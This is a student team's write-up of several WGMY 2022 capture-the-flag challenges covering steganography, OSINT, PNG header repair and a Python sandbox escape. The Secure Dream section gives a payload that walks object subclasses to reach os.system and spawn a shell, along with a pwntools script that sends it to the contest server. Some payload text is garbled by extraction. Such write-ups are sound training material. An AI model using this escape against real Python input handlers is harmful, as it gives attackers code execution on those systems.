
WGMY 2022 CTF

Team Name: Storm

Category: Student

This writeup can be found on GitHub (https://github.com/DeathReaper-22/WGMY2022-CTF), with the accompanying challenge files, scripts and resultant files used and obtained during the course of the challenge.

Boot2Root - Sanity Check (TryHackMe)




This challenge is relatively simple as it is just a sanity check. Following the steps outlined in the tutorials yields the following flag.

Link: https://tryhackme.com/jr/wgmysanitycheck


Archived: https://github.com/DeathReaper-22/WGMY2022-CTF/tree/main/Sanity%20Check

Flag: wgmy{c1f0c105f1c5176cf2f9f29c922b26b2}

Steganography - Color



In the given zip, there is a QR code which is multi-coloured, and scanning it does not yield any text/URLs. And from the challenge name and description, we can deduce that it is related to manipulating the colours.




By loading the image in Stegsolve, we can isolate the image into red, blue and green colour planes and it reveals 3 distinct QR codes. Scanning them yields the text which can be combined into the flag.



Flag: wgmy{a437a2595533b67bae8debbac0f12d77}

Misc - Secure Dream 1.0 & Secure Dream 2.0



Although both are separate challenge, the writeup is merged given that the team managed to craft an exploit that works for both.

When we first looked at the source code, we were able to identify that alphabets and quotes are not permitted as input for Secure Dream 1.0. As for Secure Dream 2.0, the filter included a plus, which is not used in the payload we constructed. As such, the same payload could be used for both challenges. With experience from other CTF challenges, we were quickly able to identify the challenge to be one of escaping python sandbox/jail. A quick Google search yielded the following writeups to be the most helpful.

- https://birdsarentrealctf.dev/2020/06/25/RedpwnCTF-2020-Albatross-Writeupbjornmorten.html (For python pwn shell scripting)
- https://okman.gitbook.io/okman-writeups/miscellaneous-challenges/redpwnctf-albatross (For Gothic font usage inspiration)

Taking inspiration from the writeups, we quickly got to work to identify the position of <class 'os._wrap_close'> using $print(*().__class__._base__._subclasses__())$, and the output is extracted and the position is identified to be 138.

Then the position of <built-in function system> is also extracted with the same method above using $print([*()._class_._base_._subclasses_()[138]._init_._globals_.values()])$, which return the position of 47.

With both positions, the following payload is crafted [*().__class__._base__._subclasses__()[138].__init__._globals__.values()][47]([].__boc__[17::79])

And the following script is used to access the interactive shell spawned.

```
#!/usr/bin/env python3
from pwn import *

r = remote("securedream.wargames.my", 50255)
#r = remote("securedream.wargames.my", 30555)

payload =
   "[*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values()][47]([].__boc__[17::79])"

r.sendlineafter("What is your dream in life?", payload)
r.interactive()
```

Secure Dream 1.0 flag - wgmy{ab065d1d896dcdc228d5f19077501838}

```
(kali@ kali) - [~/Downloads/wgmy2022]
$ python3 exploit.py
[+] Opening connection to securedream.wargames.my on port 30555: Done
/home/kali/Downloads/wgmy2022/exploit.py:9: BytesWarning: Text is not bytes; assuming UTF-8, no guarantees. See https://docs.pwntools.com
/#bytes
    r.sendlineafter("What is your dream in life?", payload)
/home/kali/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
See https://docs.pwntools.com/#bytes
    res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

cat flag.txt
wgmy{2d2c3bd7230a9c3d0aed87dc62ccf2e4}
```

Secure Dream 2.0 flag - wgmy{2d2c3bd7230a9c3d0aed87dc62ccf2e4}


OSINT - Where Am I




We were given the following picture as clue, and since the challenge was named "Where Am I", it clued us to identify the location of the image.



We can assume that the Texas Chicken is located in a mall, given the top right corner floor + stall number indicator. By putting them into Google, we can identify that it is located in Mid Valley.



Now that we have located the image location, we looked through Google Maps thinking that it might have been uploaded there. And indeed, we found the photo with the accompanying flag under the photos for the Texas Chicken location.



Flag: wgmy{7a75a532aaab234ad4bd33ed67e67242}

OSINT - Who Am I



We were given the following image as the initial clue, which looked like the promotional poster.



Looking at the image in Facebook, we noticed a text on the right-hand side of the image, which is not present in the Twitter counterpart, which clued us into it being related to this challenge.



Facebook: https://www.facebook.com/photo?fbid=663361925578210&set=pb.1000571322636 61.-2207520000


Twitter: https://twitter.com/wargamesmy/status/1595282181735084032/photo/1

Looking closer at the text, we noticed that it is the Wingdings font, and we used a https://www.dcode.fr/wingdings-font to decode the text and the flag is revealed.




Flag: wgmy{1b2538369806b5cc5c0597da971ba1cf}

OSINT - When Am I



We were given the following image as the initial clue, which prompted us to find the original image to recover the censored sections. The first clue from the description and the image is "time".






Uncovering the censored area, revealed the 2nd clue, Hololive.

And the third clue is "O K", which is found at the bottom of the Day 2 schedule.

Having these clues, it prompted us to look into the four Hololive vtubers and we found that Ouro Kronii fits into the given clues.



With the key solved, we moved on to the clue saying "HEY, I HID SOMETHING IN THIS PICTURE", which prompted us to use Steghide extract to check if there are information hidden with steghide. And lo, we got a text file containing some cipher text (full text file can be found in https://github.com/DeathReaper-22/WGMY2022-CTF/blob/main/When%20Am%20I/answer.txt).

```
home > kali > Downloads > wgmy2022 > \( \) answer.txt

1
2 Among Us - 1:36:18
3
4
5 [Viewer Rules]
6
7
8 3:6:4
9 4:7:8
10 1:5:1
11 2:3:5
12 "{"
13 6:6:4
14 7:6:2
15 10:4:1
16 9:1:1
17 8:3:2
```

With this clue, it prompted us to look up for any videos by Ouro Kronii about Among Us with the same timestamp and found https://www.youtube.com/watch?v=hdwCWIAR3q4. The description also had [Viewer Rules]. Looking at the cipher text, it prompted the team to look for any pattern (we were not aware of book cipher during the CTF). Since the flag format is wgmy{}, we can deduce 3:6:4 = w, 4:7:8 = g, 1:5:1 = m, 2:3:5 = g. And we found the pattern in the Viewer Rules and developed a script to extract the flag. (stamp.txt is the extracted cipher and can be found on (https://github.com/DeathReaper-22/WGMY2022-CTF/blob/main/When%20Am%20I/stamp.txt)

```
rulesList = ["Thank you for watching my stream!", "To help everyone enjoy the
stream more, please follow these rules:", "1. Be nice to other viewers. Don't
spam or troll.", "2. If you see spam or trolling, don't respond. Just block,
report, and ignore those comments.", "3. Talk about the stream, but please don't
bring up unrelated topics or have personal conversations.", "4. Don't bring up
other streamers or streams unless I mention them.", "5. Similarly, don't talk
about me or my stream in other streamers' chat.", "6. No backseating unless I ask
for help. I'd rather learn from my mistakes by dying countless times; if I fail,
it will be on my own terms.", "7. Please refrain from chatting before the stream
starts to prevent any issues.", "8. I will be reading some superchats that may
catch my attention during the game but most of the reading will be done at the
end of stream.", "9. Please refrain from making voice requests as they were most
likely done already.", "As long as you follow the rules above, you can chat in
any language!"]
with open("stamp.txt", "r") as f:
    stamp = f.readlines()
    for s in stamp:
        data = s.strip("\n \"")
        if ":" not in data:
```

```
eval(f"print('{data}', end='')")
    else:
        splitStr = data.split(":")
        eval("print(rulesList[{}].split(" ")[{}][{}],
end='')".format((int(splitStr[0])-1), (int(splitStr[1])-1), (int(splitStr[2])-1)))
```

Flag: wgmy{eeb7ac660269f45046a0e8abaa51dfec}

Misc - Pxrtxblx Nxtwxrk Grxphxcs



We were given the a chal.png in the zip file, which is not openable as an image, which pivoted us to identifying the file type using file and subsequently pngcheck.

```
File Actions Edit View Help

(kali⊕ kali)-[~/Downloads/wgmy2022]

$ file chal.png
chal.png: data

(kali⊕ kali)-[~/Downloads/wgmy2022]

$ pngcheck -cvt -vv chal.png
File: chal.png (20312 bytes)
File is CORRUPTED. It seems to have suffered DOS→Unix conversion.

ERRORS DETECTED in chal.png

(kali⊕ kali)-[~/Downloads/wgmy2022]

$ [kali⊕ kali]-[~/Downloads/wgmy2022]
```


From the pngcheck output, we can deduce there is a corruption in the header, and by opening the file in an hex editor, we noticed the point of corruption by referencing the supposed header hex https://en.wikipedia.org/wiki/Portable Network Graphics#Examples.

After fixing the file, we can check that it is now being detected as PNG. However, the file still does not show a valid image.

As such, we used https://processing.compress-or-die.com/repair-process to recover the image.



By putting the fixed image into Stegsolve, we can see the flag



Flag: wgmy{e6fb725a5b2e25429442dbd568ce058e}